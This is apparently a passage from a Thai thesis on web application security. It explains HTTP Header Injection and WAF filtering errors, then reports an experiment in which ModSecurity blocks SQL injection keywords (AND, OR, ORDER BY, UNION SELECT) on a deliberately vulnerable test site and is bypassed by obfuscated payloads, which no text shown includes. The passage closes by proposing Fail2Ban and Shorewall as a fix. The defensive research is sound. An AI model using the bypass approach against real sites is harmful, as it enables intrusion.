ไม่ว่าเว็บไซต์ชนิดไหนก็ตามที่มีอยู่หรือที่กำลังทำงาน มันเป็นเว็บไซต์ที่อาจจะตกเป็นเหยื่อ ถ้าเว็บไซต์นั้นรัน web application ที่ทำงานร่วมกันกับ databases หากเว็บไซต์ที่ใช้ฐานข้อมูลที่สามารถเก็บข้อมูลที่มีความเสี่ยงสูง เช่นข้อมูลส่วนบุคคล ที่ต้องใช้ความระมัดระวังมาก ก็เรียกได้ว่าเป็นเว็บที่ต้องการความสนใจเป็นพิเศษ

4.2.1 HTTP Header Injection

web application แบบไดนามิกจะกำหนดค่าในส่วนของ header fields เพื่อตอบสนอง HTTP บนพื้นฐานของค่าผ่านพารามิเตอร์ภายนอก ยกตัวอย่างเช่นการเปลี่ยนเส้นทาง HTTP จะดำเนินการโดยการตั้งค่าการเปลี่ยนเส้นทางไปยัง URL ที่ระบุในพารามิเตอร์ไปยังตำแหน่งของ header fields หรือ web application อาจจะตั้งชื่อที่ป้อนในกระดานข่าวไปยัง Cookie header filed หากกระบวนการของการสร้างส่วนหัวของให้ตอบสนองต่อ HTTP ในการใช้งานเว็บดังกล่าวมีช่องโหว่ที่ผู้โจมตีสามารถเพิ่ม header fields เพื่อจัดการเนื้อหาการตอบสนองและมี web application เพื่อสร้างการตอบสนองในหลายรูปแบบ ปัญหานี้จะเรียกว่า "HTTP Header Injection vulnerability" และวิธีการในการโจมตีจากการใช้ประโยชน์จากช่องโหว่นี้ถูกเรียกว่า "HTTP Header Injection attack" โดยเฉพาะอย่างยิ่งการโจมตีที่นำไปสู่การสร้างการตอบสนองต่อ web application ได้หลายครั้งเรียกว่า "HTTP Response Splitting attack"



ภาพที่ 4.2 แสดงรูปแบบ HTTP Header Injection

4.2.2 ป้องกันWeb application ด้วย WAF


เพื่อความปลอดภัยของ web application เป็นสิ่งสำคัญเพื่อที่จะทำให้แน่ใจว่าจะไม่มีช่องโหว่ในสถานที่แรกและทันทีที่พบก็จะลบช่องโหว่นั้นๆ ในขณะที่การรักษาความปลอดภัย web application ของตัวเว็บเองก็จะทำการป้องกันเท่าที่เป็นไปได้ผู้ดูแลระบบสามารถเพิ่ม layer การรักษาความปลอดภัยเพิ่มขึ้นอีกขั้นเพื่อให้การดำเนินงานของการใช้ WAF (Web Application Firewall) ป้องกัน web application จากการโจมตีในโลกไซเบอร์ที่พยายามที่จะใช้ประโยชน์จากช่องโหว่ของ web application

WAF เป็นซอฟต์แวร์รักษาความปลอดภัยหรือฮาร์ดแวร์ที่ตรวจสอบ HTTP traffic (รวมถึง HTTPS) ระหว่างเว็บไซต์และผู้ใช้ โดยการตัดออก แบบอัตโนมัติเหมือนการจราจรที่เป็นอันตรายเช่นการโจมตีไซเบอร์ โดยใช้ WAF จะมีประโยชน์ดังต่อไปนี้:

ป้องกันการใช้งาน web application จากการโจมตีในโลกไซเบอร์ที่พยายามที่จะใช้ประโยชน์จากช่องโหว่

ตรวจจับการโจมตีในโลกไซเบอร์ที่พยายามที่จะใช้ประโยชน์จากช่องโหว่

ใช้ป้องกันจากหลาย web application จากการโจมตีทางไซเบอร์




ภาพที่ 4.3 แสดงการป้องกันด้วย Web Application Firewall (WAF)

ทั้งนี้ขึ้นอยู่กับสถานะการพัฒนาและสถานการณ์การดำเนินงานของ web application ทำให้การใช้ของ WAF อาจจะมีประสิทธิภาพมากขึ้นกว่าที่ต้องเสียเวลาและเงินในการปรับเปลี่ยน web application

4.2.3 WAF filtering of HTTP traffic

WAF สามารถสแกน HTTP traffic ได้โดยอัตโนมัติ เหมือนการร้องขอผลตอบสนองของระหว่างเว็บไซต์และผู้ใช้ตามกฎ WAF ที่สร้างโดยผู้ดูแลเว็บไซต์ ผ่านจากการสแกน WAF จะตรวจสอบว่า traffic เป็นอันตราย (harmful) ต่อเว็บไซต์และผู้ใช้และตัวกรอง traffic หรือไม่ กฎ WAF มีการตั้งค่าที่จะจับบางสิ่ง เช่นตัวอักษรที่สามารถนำมาใช้โจมตีในโลกไซเบอร์ สามารถใช้เป็นประโยชน์จากช่องโหว่ของ web application และช่องโหว่ของประเภทของพารามิเตอร์และค่าที่กำหนดไว้ใน web application specifications มาตรวจสอบได้ เมื่อสแกน HTTP packets เสร็จแล้ว

จะถือว่าถูกต้อง (rightful) ที่ WAF ส่งต่อ HTTP packets ไปยังเว็บไซต์หรือผู้ใช้ หรือในทางตรงกันข้ามเมื่อสแกน HTTP packets แล้วถือว่าเป็นอันตราย (harmful) การประมวลผล WAF ที่กำหนดไว้ล่วงหน้าเช่นแจ้งผู้ดูแลระบบและตัดการส่งผ่านโดยไม่ต้องส่ง HTTP packets ต่อก็จะทำงานเพราะ WAF ได้กรองเจอ error ในบางครั้งที่กรอง




ภาพที่ 4.4 แสดงลักษณะของ Positive and Negative Judgment

4.2.4 HTTP filtering errors

ทั้งนี้ขึ้นอยู่กับเนื้อหาของ HTTP packets บางครั้งก็อาจเกิด error ขึ้นได้ อาจจะมี error 2 ชนิด คือ false positive และ false negative

False positive เป็นแพ็คเก็ต HTTP ที่ถูกต้องแต่ได้รับการตัดสินที่ผิดพลาดว่าเป็นอันตราย ในทำนองเดียวกัน false negative เป็นแพ็คเก็ต HTTP ที่เป็นอันตรายที่ได้รับการตัดสินว่าผิดพลาดที่ถูกต้องแล้ว

เมื่อใช้ WAF ผู้ดูแลเว็บไซต์ควรคำนึงถึงความเป็นไปได้ของการกรองที่ผิดพลาดที่สามารถเกิดขึ้นได้ ทั้ง false positive และ false negative




ภาพที่ 4.5 แสดงลักษณะของ False Positive and False Negative

4.3 ขั้นตอนโดยรวมของเทคนิคที่นำเสนอ

โดยการแก้ไขปัญหาช่องโหว่ดังกล่าวนั้น ผู้วิจัยได้เลือกทำการจำลองระบบเว็บไซต์ของคณะวิศวกรรมศาสตร์ขึ้นมาทดสอบ และออกแบบให้มีช่องโหว่ SQL Injection และมีการป้องกันที่ระดับเว็บเซิร์ฟเวอร์โดยทำการติดตั้งโปรแกรมที่ทำหน้าที่เป็น Web Application Firewall (WAF) ที่มีชื่อว่า Mod Security เข้าไปในระบบและใช้ค่าคอนฟิกแบบที่ไม่รัดกุมมากนัก เพื่อให้เกิดความยืดหยุ่นในการใช้งานและป้องกันเรื่องความผิดพลาดที่ระบบมองพฤติกรรมการทำงานปกติเป็นการทำงานที่ผิดปกติ


ภาพที่ 4.6 แสดงรูปแบบระบบรักษาความปลอดภัยที่นำเสนอ

ลำดับแรกผู้วิจัยได้ทำการเจาะระบบเว็บไซต์จำลองก่อนที่จะมีการป้องกันว่าสามารถเจาะระบบนั้นได้จริง ถัดมาจึงทำการเปิดการใช้งานระบบ Web Application Firewall ขึ้นมาป้องกัน




ภาพที่ 4.7 แสดงเว็บไซต์จำลองที่ติดตั้ง Web Application Firewall

จากนั้นจึงได้ทำการทดลองเจาะระบบด้วยวิธีเดิมอีกครั้ง ซึ่งผลปรากฏว่า Web Application Firewall นั้นสามารถที่จะป้องกันการโจมตี SQL Injection ด้วย Payload เดิมได้ทั้งหมด อาทิเช่น สามารถป้องกันการใช้คำสั่ง AND ได้




ภาพที่ 4.8 แสดงการป้องกันคำสั่ง AND

สามารถป้องกันการใช้คำสั่ง OR ได้




ภาพที่ 4.9 แสดงการป้องกันคำสั่ง OR

สามารถป้องกันการใช้คำสั่ง ORDER BY ได้




ภาพที่ 4.10 แสดงการป้องกันคำสั่ง ORDER BY



ภาพที่ 4.11 แสดงการป้องกันคำสั่ง UNION SELECT

จากนั้นจึงได้ทำการทดลองปิด signature บางจุดในการป้องกันลงเนื่องจากในระบบให้บริการจริงนั้นการเปิด signature เป็นจำนวนมากนั้นเป็นสาเหตุหลักที่ทำให้เว็บแอพพลิเคชั่นที่มีอยู่เป็นจำนวนมาก ภายในเครื่องเซิร์ฟเวอร์นั้น ไม่สามารถทำงานได้เพราะ signature บางจุดเองนั้นก็มองสิ่งที่ถูกต้องสำหรับการใช้งานเป็นสิ่งผิดปกติได้เช่นกัน

ซึ่งการทดสอบในลำดับถัดมานั้นได้ทำการโจมตี SQL Injection ด้วย Payload ที่ได้ทำการ Optimization และ Obfuscation เพื่อหลบหลีกการตรวจจับและป้องกันของโปรแกรม Mod Security ซึ่งก็พบว่าสามารถที่จะโจมตีได้สำเร็จ หากว่าพบวิธีการ Optimization และ Obfuscation ที่ระบบนั้นๆ ละเลยหรือปล่อยผ่านไป แต่สำหรับการเจาะระบบเว็บไซต์ที่จำลองนี้นั้น ไม่สามารถใช้งานเทคนิค SQL Injection (Local Variable Method via HTTP Header) ได้เนื่องจากไม่พบข้อผิดพลาดในส่วนนี้ ตลอดจนความสามารถของโปรแกรม Mod Security นั้นสามารถตรวจจับรวมถึงป้องกันในส่วนของ HTTP Header ได้ ซึ่งในส่วนนี้ค่าคอนฟิกมาตรฐานมีการเปิดการทำงานเอาไว้อยู่แล้ว




ภาพที่ 4.12 แสดงการโจมตีที่ Bypass WAF

จากการทดลองด้านบนนั้นผู้วิจัยพบว่าแม้ระบบ Web Application Firewall จะสามารถป้องกันการคุกคามจากการ SQL Injection ได้นั้น แต่การปฏิเสธการโจมตีโดยไม่ตอบสนองค่าข้อมูล แต่ตอบสนองในรูปแบบ Message หรือ HTTP Status ต่างๆ นั้นยังเป็นการเปิดโอกาสให้ผู้วิจัยได้ทดลองเจาะระบบด้วย SQL Injection ด้วยการพยายามปรับเปลี่ยนรูปแบบการคุกคามไปเรื่อยๆ จนประสบความสำเร็จ

ซึ่งการแก้ไขปัญหาช่องโหว่ดังกล่าวนี้ ลำดับถัดมานั้นผู้วิจัยได้เลือกทำการแก้ไขโครงสร้างที่ให้บริการพื้นฐาน (Infrastructure) ของเครื่องเซิร์ฟเวอร์ด้วยการติดตั้งโปรแกรมที่มีชื่อว่า Shorewall ซึ่งโปรแกรมนี้มีหน้าที่ช่วยบริหารจัดการโปรแกรม Stateful Firewall อย่าง iptables ที่มีอยู่บนระบบปฏิบัติการแบบ Linux และติดตั้งโปรแกรมที่มีชื่อว่า Fail2Ban ซึ่งผู้วิจัยได้ทำการออกแบบระบบให้มีการป้องกันเว็บเซิร์ฟเวอร์ให้ทำงานร่วมกันกับ Stateful Firewall โดยให้โปรแกรม Fail2Ban ทำหน้าที่เป็น Trigger ในการตรวจจับความถี่ของการคุกคามที่ไม่ประสบความสำเร็จ และบอกให้ Stateful Firewall Drop Packet ทิ้ง

